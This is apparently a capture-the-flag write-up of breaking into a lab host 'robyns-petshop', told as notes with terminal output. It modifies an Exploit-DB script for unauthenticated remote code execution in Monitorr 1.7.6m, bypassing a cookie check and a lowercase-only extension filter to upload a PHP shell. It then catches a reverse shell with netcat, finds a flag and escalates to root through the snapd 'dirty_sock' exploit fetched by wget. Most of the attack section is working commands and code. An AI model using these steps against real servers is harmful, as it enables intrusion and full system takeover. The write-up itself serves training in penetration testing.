


https://monitorr.robyns-petshop.thm//assets/php/upload.php

```
ERROR: is not an image or exceeds the webserver's upload size limit.
ERROR: ../data/usrimg/ already exists.
ERROR: was not uploaded.
```


3. Exploitation

- Running the exploit script and started to modify it to solve the errors
- First modification




```
GNU nano 8.2                                    Downloads/48980.py *
#!/usr/bin/python
# -*- coding: UTF-8 -*-

# Exploit Title: Monitorr 1.7.6m - Remote Code Execution (Unauthenticated)
# Date: September 12, 2020
# Exploit Author: Lyhin's Lab
# Detailed Bug Description: https://lyhinslab.org/index.php/2020/09/12/how-the-white-box-hacking-works-authorization-bypass-and-remote-code-execution-in-mo>
# Software Link: https://github.com/Monitorr/Monitorr
# Version: 1.7.6m
# Tested on: Ubuntu 19

import requests
import os
import sys

if len (sys.argv) ≠ 4:
        print ("specify params in format: python " + sys.argv[0] + " target_url lhost lport")
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept>

    data = "—————————————————————————————310461050039001605764542257 45\r\nContent-Disposition: form-data; name=\"fileToUpload\"; filename=\"she_ll.php\"\r\>

    requests.post(url, headers=headers, data=data, verify=False)

    print ("A shell script should be uploaded. Now we try to execute it")
    url = sys.argv[1] + "/assets/data/usrimg/she_ll.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,a>
    requests.get(url, headers=headers, verify=False)
```

- Running again
- There is a problem but can’t see it




```
┌──(kali㉿kali)-[~]
└─$ python3 Downloads/48980.py https://monitorr.robyns-petshop.thm https://monitorr.robyns-petshop.thm 443
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petsh
op.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
A shell script should be uploaded. Now we try to execute it
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petsh
op.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
```

- Found this



```
    requests.post(url, headers=headers, data=data, verify=False)

    print ("A shell script should be uploaded. Now we try to execute it")
    url = sys.argv[1] + "/assets/data/usrimg/she_ll.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0)
plication/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5",
-Requests": "1"}
    requests.get(url, headers=headers, verify=False)
```




Index of /assets/data/usrimg

Name	Last modified	Size	Description
Parent Directory		-	
usrimg.png	2021-04-11 00:07	5.3K	


Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443

- Second modification to see where is the error




```
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept>

    data = "-----------------------------31046105003900160576454225745\r\nContent-Disposition: form-data; name=\"fileToUpload\"; filename=\"she_ll.php\"\r\>

    t=requests.post(url, headers=headers, data=data, verify=False)
    print(t.text)
```

- Running again, and found this



```
┌──(kali㉿kali)-[~]
└─$ python3 Downloads/48980.py https://monitorr.robyns-petshop.thm https://monitorr.robyns-petshop.thm 443
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petsh
op.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
<div id='uploadreturn'>You are an exploit.</div><div id='uploaderror'>ERROR: she_ll.php was not uploaded.</div></div>
A shell script should be uploaded. Now we try to execute it
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petsh
op.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
```

- Then trying to search and set a cookie to bypass this




Index of /assets/data/usrimg

Name	Last modified	Size	Description
Parent Directory		-	
usrimg.png	2021-04-11 00:07	5.3K	

Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443


Name	Value	Domain	Path	Expires / Max-Age
isHuman	1	monitorr.robyns-petshop.thm	/	Session
PHPSESSID	nflfef6qs9psvc9v2cgbecb073	monitorr.robyns-petshop.thm	/	Session

- Third modification: Adding the cookie




```
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101

    data = "-----------------------------310461050039001605764542257 45\r\nContent-Disposition: f

    t=requests.post(url, headers=headers, data=data, verify=False, cookies={"isHuman":"1"})
    print(t.text)


    print ("A shell script should be uploaded. Now we try to execute it")
    url = sys.argv[1] + "/assets/data/usrimg/she_ll.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101
    requests.get(url, headers=headers, verify=False, cookies={"isHuman":"1"})
```

- Then Running the command again




```
┌──(kali㉿kali)-[~]
└─$ python3 Downloads/48980.py https://monitorr.robyns-petshop.thm https://monitorr.robyns-petshop.thm 443
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petsh
op.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
<div id='uploadreturn'><div id='uploaderror'>ERROR: she_ll.php is not an image or exceeds the webserver's upload size limit.</div><div id='uploaderror'>ERRO
R: she_ll.php was not uploaded.</div></div>
A shell script should be uploaded. Now we try to execute it
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petsh
op.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
```

- There is a validation on the php code so I will try double extension




```
else:
    url = sys.argv[1] + "/assets/php/upload.php"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/plain, */*; q=0.01", "Accept>

    data = "-----------------------------310461050039001605764542257451\r\nContent-Disposition: form-data; name=\"fileToUpload\"; filename=\"she_ll.gif.pHp\>

    t=requests.post(url, headers=headers, data=data, verify=False, cookies={"isHuman":"1"})
    print(t.text)


    print ("A shell script should be uploaded. Now we try to execute it")
    url = sys.argv[1] + "/assets/data/usrimg/she_ll.gif.pHp"
    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0", "Accept": "text/html,application/xhtml+xml,a>
    requests.get(url, headers=headers, verify=False, cookies={"isHuman":"1"})
```

- Running again but the same problem
- So tried to check if it validates the low case only or low and high cases



```
┌──(kali㉿kali)-[~]
└─$ python3 Downloads/48980.py https://monitorr.robyns-petshop.thm https://monitorr.robyns-petshop.thm 443
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petsh
op.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
<div id='uploadreturn'>File she_ll.gif.pHp is an image: <br><div id='uploadok'>File she_ll.gif.pHp has been uploaded to: ../data/usrimg/she_ll.gif.php</div>
</div>
A shell script should be uploaded. Now we try to execute it
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'monitorr.robyns-petsh
op.thm'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
```

- And it worked, it really checks the low case only




https://monitorr.robyns-petshop.thm/assets/data/usrimg/

Kali Linux · Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB


```
Index of /assets/data/usrimg

Name              Last modified     Size Description
Parent Directory                      -
she_ll.gif.php    2024-10-24 14:42  117
usrimg.png        2021-04-11 00:07  5.3K

Apache/2.4.29 (Ubuntu) Server at monitorr.robyns-petshop.thm Port 443
```

- Then setting up a listener to catch




```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lnvp 443
listening on [any] 443 ...
```

- Then we catch it then trying to deploy the remote shell




```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<img$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ export TERM=xterm
export TERM=xterm
```

- Trying to find the first flag and it is done




```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ find / -type f -iname 'flag*txt' -exec echo {} \; -exec cat {} \; 2>/dev/null
/var/www/flag1.txt
[redacted]
www-data@petshop:/var/www/monitorr/assets/data/usrimg$
```

- Used linpeas and didn't find anything
- And after a lot of searching, I didn't find anything
- So, I started to check the outdated service that could be exploited
- And found this



```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ snap version
snap     2.32.5+18.04
snapd    2.32.5+18.04
series   16
ubuntu   18.04
kernel   4.15.0-140-generic
```


- Then with searchploit to check the exploits



```
└─$ searchsploit snapd
----------------------------------------------------------------------------------------------- ---------------------
 Exploit Title                                                                                 |  Path
----------------------------------------------------------------------------------------------- ---------------------
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (1)                            | linux/local/46361.py
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege Escalation (2)                            | linux/local/46362.py
----------------------------------------------------------------------------------------------- ---------------------
Shellcodes: No Results
Papers: No Results
```


- Downloaded and tried the first exploit but it didn't work

- Then downloaded and tried the second exploit and it worked




```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ wget https://raw.githubusercontent.com/initstring/dirty_sock/master/dirty_sockv2.py
ercontent.com/initstring/dirty_sock/master/dirty_sockv2.py
--2021-05-24 19:38:50--  https://raw.githubusercontent.com/initstring/dirty_sock/master/dirty_sockv2.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8696 (8.5K) [text/plain]
Saving to: 'dirty_sockv2.py'

dirty_sockv2.py     100%[===================>]   8.49K  --.-KB/s    in 0s

2021-05-24 19:38:51 (65.1 MB/s) - 'dirty_sockv2.py' saved [8696/8696]

www-data@petshop:/var/www/monitorr/assets/data/usrimg$ ls
ls
dirty_sockv2.py  linpeash.sh  she_ll.gif.php  usrimg.png
www-data@petshop:/var/www/monitorr/assets/data/usrimg$
```

- Tried the dirty_socky2.py



```
********************
Success! You can now `su` to the following account and use sudo:
   username: dirty_sock
   password: dirty_sock
********************
```

- And it worked and give me the credentials to escalate my privilege
- And here is the second flag (root.txt)



```
www-data@petshop:/var/www/monitorr/assets/data/usrimg$ su dirty_sock
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

dirty_sock@petshop:/var/www/monitorr/assets/data/usrimg$ sudo id
[sudo] password for dirty_sock:
Sorry, try again.
[sudo] password for dirty_sock:
